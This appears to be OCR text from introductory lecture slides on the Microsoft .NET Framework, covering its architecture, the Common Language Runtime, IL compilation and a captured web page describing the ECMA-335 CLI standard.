


Dot Net FrameWork

What is Microsoft .NET?

- What is .NET?
  - New Microsoft Framework for the Internet Development Environment.
  - It is a protocol stack and computing model for TCPI/IP-based, distributed computing.
  - The .NET Enterprise servers are built for interoperability from the ground up, using open Web standards such as XML with increased scalability and reliability.

.NET Architecture Overview



Secure, integrated class libraries

- Unified programming models across languages
- Enables cross-language integration
- Factored for extensibility
- Designed for tools

New

Active Server Pages+

High-productivity environment for building and running Web services


Common Language Runtime

Executes code, maintains security, handles component "plumbing," and dependencies


Common Language Runtime (CLR)

- .NET applications are compiled to a common language known as Microsoft Intermediate Language, or "IL".
- The CLR, then, handles compiling the IL to machine language, at which point the program is executed.
- The CLR architecture provides expansive tool support , simpler deployment (end of "DLL Hell"), superior scalability, support for multiple programming languages and a common data type system


ECMA-335


Standard ECMA-335 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
網址(D) http://www.ecma-international.org/publications/standards/Ecma-335.htm
ecma INTERNATIONAL
Standards
Contact Ecma
Rue du Rhône 114 CH-1204 Geneva
T: +41 22 849 6000 F: +41 22 849 6001
What is Ecma
Activities
News
Standards
SITE MAP
Printer Friendly Version
Back
Standards Index
Standards List
Withdrawn Standards
Tech. Reports Index
Tech. Reports List
Withdrawn Tech. Reports
Mementos
Standard ECMA-335
Common Language Infrastructure (CLI)
4th edition (June 2006)
This International Standard defines the Common Language Infrastructure (CLI) in which applications written in multiple high-level languages can be executed in different system environments without the need to rewrite those applications to take into consideration the unique characteristics of those environments. This International Standard consists of the following parts:
Partition I: Concepts and Architecture – Describes the overall architecture of the CLI, and provides the normative description of the Common Type System (CTS), the Virtual Execution System (VES), and the Common Language Specification (CLS). It also provides an informative description of the metadata.
Partition II: Metadata Definition and Semantics – Provides the normative description of the metadata: its physical layout (as a file format), its logical contents (as a set of tables and their relationships), and its semantics (as seen from a hypothetical assembler, ilasm).
Partition III: CIL Instruction Set – Describes the Common Intermediate

Common Language Runtime (CLR)




CLR: Internals




Common Language Runtime

